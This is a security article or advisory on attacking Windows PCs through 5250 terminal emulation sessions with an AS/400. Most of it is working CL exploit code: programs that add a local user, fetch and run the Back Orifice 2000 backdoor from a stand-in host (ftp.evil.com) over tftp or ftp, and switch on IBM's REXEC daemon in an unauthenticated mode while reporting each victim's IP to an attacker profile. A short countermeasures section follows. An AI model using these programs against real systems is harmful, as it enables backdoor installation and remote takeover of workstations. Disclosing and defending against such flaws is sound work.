Attacking PC based 5250 terminal emulations from an iSeries server

The basic hack

Most modern interactive sessions users have with an AS/400 are conducted via terminal emulation clients. The emulation clients use a special flavor of Telnet, called Telnet 5250. IBM provides a 5250 terminal emulation in the Client Access suite of AS/400 connectivity tools, but there are a lot of other vendors who provide competitive compatible products.

Client Access provides a mechanism to run commands on a workstation connected in an interactive 5250 session. These commands are executed in the user's context on the connected PC, with all of the user's authorities.

This feat is accomplished by two AS/400 commands. The Start PC Organizer or STRPCO command must be issued once in an interactive session to prepare it for interaction with the PC. Then, the Start PC Command or STRPCCMD will attempt to execute a command string on the PC. To try it out, open an interactive session with an AS/400, and execute the following commands:

```
STRPCO
STRPCCMD PCCMD('notepad.exe') PAUSE(*NO)
```

An empty text file is now open in your Notepad PC application. Had we specified PAUSE(*YES) in the STRPCCMD command, the AS400 would have waited for us to close notepad before continuing its operations flow.

Let's look at the following short AS400 CL program. The MONMSG statement is necessary to trap errors like multiple invocation of STRPCO in a single session. This program will create on the PC a local user called "evil" with password "hacker".

```
PGM
MONMSG CPF0000
STRPCO
STRPCCMD PCCMD('net user evil hacker /add') PAUSE(*NO)
ENDPGM
```

Program 1: create local user

A rogue application programmer will not find it too difficult to insert such code into a purchasing system menu, for example.

The list of emulation programs that were verified to be vulnerable includes IBM Client Access, Bosanova, PowerTerm and Mochasoft. I suspect that all fully compatible 5250 emulations are vulnerable.

The problem with the above technique is that it does not take full advantage of the event. We are looking for a mechanism to open a permanent backdoor into the workstation without raising too much suspicion. One option is to write a script that will download a backdoor into the PC. Take a look at the next 2 CL program samples.

```
PGM
MONMSG CPF0000
STRPCO
STRPCCMD PCCMD('tftp -i ftp.evil.com get bo2k.exe c:\bo2k.exe') PAUSE(*NO)
STRPCCMD PCCMD('c:\bo2k.exe') PAUSE(*NO)
ENDPGM
```

Program 2: download backdoor with tftp

Program 2 attempts to download and install Back Orifice 2000 on the PC using tftp. In case tftp is not available or is blocked at the firewall, Ftp surely can be used.

```
PGM
MONMSG CPF0000
STRPCO
STRPCCMD PCCMD('echo open ftp.evil.com > c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo guest >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo nopwd >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo lcd C:\  >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo bin >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo get bo2k.exe >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('echo quit >> c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('ftp -s:c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('del c:\ftp.txt') PAUSE(*NO)
STRPCCMD PCCMD('c:\bo2k.exe') PAUSE(*NO)
ENDPGM
```

Program 3: download backdoor via ftp

Some PCs do not execute CMD shell commands (like echo) properly without explicit execution of the command shell. In such a case, change the PC commands to include the CMD shell, like this:

```
Cmd /c echo open ftp.evil.com > c:\ftp.txt
```

STRPCCMD will open a CMD shell window for each and every command while executing the previous script.

Confused user: My PC behaves funny.
Helpdesk: What seems to be the problem?
Confused user: The black screen flickers, and now it is stuck with some messages.
Helpdesk: What do you see in the black window?
Confused user: I'll spell it: gee, ee, tee, blank, bee, oh, kay, two, dot, ee, ex, ee.
Helpdesk: Disconnect your PC, pull the electricity plug now!!

The improved version: built-in REXEC backdoor

From the hacker's perspective, the problem with the previously discussed STRPCCMD command is that it may alert a vigilant user that something wrong is happening. Unfortunately, with IBM Client Access there is a way to avoid the repetitive screen flicker and to have a permanent backdoor into the PC. On Windows 2000, Windows 2003 and Windows XP the IBM Client Access installation installs a service that acts as an REXEC daemon. REXEC is a service that listens on a communications port for incoming commands, and will attempt to execute the incoming commands if it is deemed authorized. This service is an optional component of Client Access. It is called "iSeries Access for Windows Remote Command", and executes a program called CWBRXD.EXE. Now we can activate the REXEC daemon service on the PC by issuing the following command:

```
  STRPCCMD PCCMD('net start "iSeries Access for Windows Remote Command"')
PAUSE(*NO)
```

The attacker will use the built-in REXEC client, in the following manner:

```
  RUNRMTCMD CMD('any PC command') RMTLOCNAME('192.168.2.24' *IP)
RMTUSER('username') RMTPWD('password')
```

Obviously, to execute a remote command in an REXEC server we must know the IP address of the server, and a user/profile authorized to the server.

While activating the REXEC service thru the Start PC command tool, we can use the QDCRDEVD API to retrieve the IP address of the workstation and save it for future use. We still do not have a user and password, but we can try to guess it. There is a high probability that the user name on the AS/400 and the user name on the PC are similar or even identical, and dictionary based attacks have some rate of success.

The super improved version: anonymous command execution

What if we do not have to guess? The Cwbrxd.exe program accepts several run time switches, among them the "/nosecok" switch. This switch will force the daemon to run in a promiscuous mode that accepts non-authenticated connections and runs them as the system account.

Another highly functional command switch is "/usewinlogon". This option, like "/nosecok", allows commands to be issued using *NONE for user ID and password. However, this option will try to run the command as the currently logged in user rather than as system. If there is no logged in user, and both options were specified, the CWBRXD command will default to the "/nosecok" option.

The problem is that the usual Client Access installation will not use any of these switches, and now we need a mechanism to activate the "iSeries Access for Windows Remote Command" service with these optional switches.

Windows XP provides a new command line tool called sc.exe, which is a mechanism for services management. We will replace the "net start" command with the "sc start" command, search the Windows XP help for full details of the sc tool.

The following exploit example CL program wraps everything up:

```
PGM
dcl      &RTVDEV   *char  10
dcl      &TCPADDR  *char  15
dcl      &DEVNAM   *char  10
dcl      &MSG      *char  50
dcl      &USER     *char  10
dcl      &ERROR    *char  4    X'00000000'
dcl      &TCPIP *char  1    X'02'
dcl      &RCVVAR   *char  1024

monmsg     msgid(CPF0000 MCH0000) exec(goto error)

rtvjoba job(&RTVDEV) user(&USER)

/*  Call the Retrieve Device Description API, Format DEVD0600        */
/*  to retrieve information about selected device                    */

chgvar   &RCVVAR  (' ')
chgvar   &TCPADDR (*BLANKS)

call     QDCRDEVD parm(                                +
               &RCVVAR      /* RECEIVER VARIABLE       */  +
               X'00000400'  /* LENGTH OF &RCVVAR (1024)*/  +
               'DEVD0600'   /* FORMAT TO RECEIVE       */  +
               &RTVDEV      /* DEVICE ID TO RETRIEVE   */  +
               &ERROR)      /* ERROR FIELD              */

/*   Extract values from receiver variable if retrieved device       */
/*   is a TCP/IP device (position 859, network protocol = X'02')     */

chgvar   &DEVNAM   (%SST(&RCVVAR 22 10))

if       (&DEVNAM *ne ' ') then(do)

    if         (%SST(&RCVVAR 859 1) *eq &TCPIP) then(do)

          chgvar     &TCPADDR (%SST(&RCVVAR 878 15))
          /* &TCPADDR is the IP address  */

          /* Start the PC organizer */
          strpco

          /* Start remote service  */
          strpccmd pccmd('sc start Cwbrxd /nosecok') pause(*no)

          /* Configure remote service to autostart and ignore security */
/* can be improved by parsing the results of "sc query cwbrxd" +
    for the actual cwbrxd.exe location                          */
          strpccmd pccmd('sc config Cwbrxd  start= auto     +
               binpath= "C:\WINDOWS\CWBRXD.EXE /nosecok"')  +
               PAUSE(*NO)
          chgvar &MSG (&USER *bcat &IPADDR) /* Set message text */
          sndmsg &MSG hacker   /* Send name & IP to user HACKER */

    enddo
enddo

error:
RETURN
ENDPGM
```

Program 4: Full exploit

User HACKER receives a message about every user name and IP that have a waiting REXEC service. HACKER can now anonymously execute all commands on the PC with IP address of 192.168.2.24 from any AS400 interactive session or batch job, or from any REXEC client that supports null users and passwords.

```
  RUNRMTCMD CMD('any PC command') RMTLOCNAME('192.168.2.24' *IP)
RMTUSER(*NONE) RMTPWD(*NONE)
```

Game over.

Countermeasures

On the AS/400 server, we must evaluate the business need for using the STRPCCMD tool. To block its usage, you should remove public usage authority to the relevant commands, and grant access on a need to have basis.


```
  GRTOBJAUT OBJ(STRPCO) OBJTYPE(*CMD) USER(*PUBLIC) AUT(*EXCLUDE)
REPLACE(*YES)

  GRTOBJAUT OBJ(STRPCCMD) OBJTYPE(*CMD) USER(*PUBLIC) AUT(*EXCLUDE)
REPLACE(*YES)
```

Of course, if you do not trust your AS/400 server then this is not enough. After all, a malign AS/400 operator may be able to reinstate the public authorities to these commands. You have to secure the clients as well.

The REXECD service is optional during installation. To uninstall it, run the iSeries Client Access setup program, and uncheck the "Incoming remote commands" option.

Alternatively, delete the Cwbrxd.exe file from the PC.



Deselect the components you want to remove.

Components	Size	License Required
☑ Required Programs	0 K	
☑ Optional Components	0 K	
☑ Directory Update	0 K	
☑ Incoming Remote Command	0 K	
☑ User's Guide	0 K	
☑ iSeries Navigator	0 K	
☑ Data Access	0 K	
☑ AFP Workbench Viewer	0 K	
☑ Toolbox for Java	0 K	
☑ 5250 Display and Printer Emulator	0 K	✓

Drive: C: Space Required: 0 K Space Available: 2096832 K

Summary

The Start PC command utility executes local commands on a PC connected via 5250 terminal emulations. The commands will run under the PC user's authorization.

Vulnerable: All 5250 terminal emulation clients.

Not vulnerable: Non-5250-compliant telnet clients.

IBM Client Access has an optional component, iSeries Access for Windows Remote Command, that is actually a service that acts as a local REXEC daemon. This service can be remotely started via the Start PC command tool.

Vulnerable: IBM Client Access terminal emulation.

Not vulnerable: Other terminal emulations.

On Windows XP, the REXEC daemon can be started in a promiscuous mode, accepting anonymous connections.

Vulnerable: IBM Client Access terminal emulation running on Windows XP.

Not vulnerable: Other terminal emulations.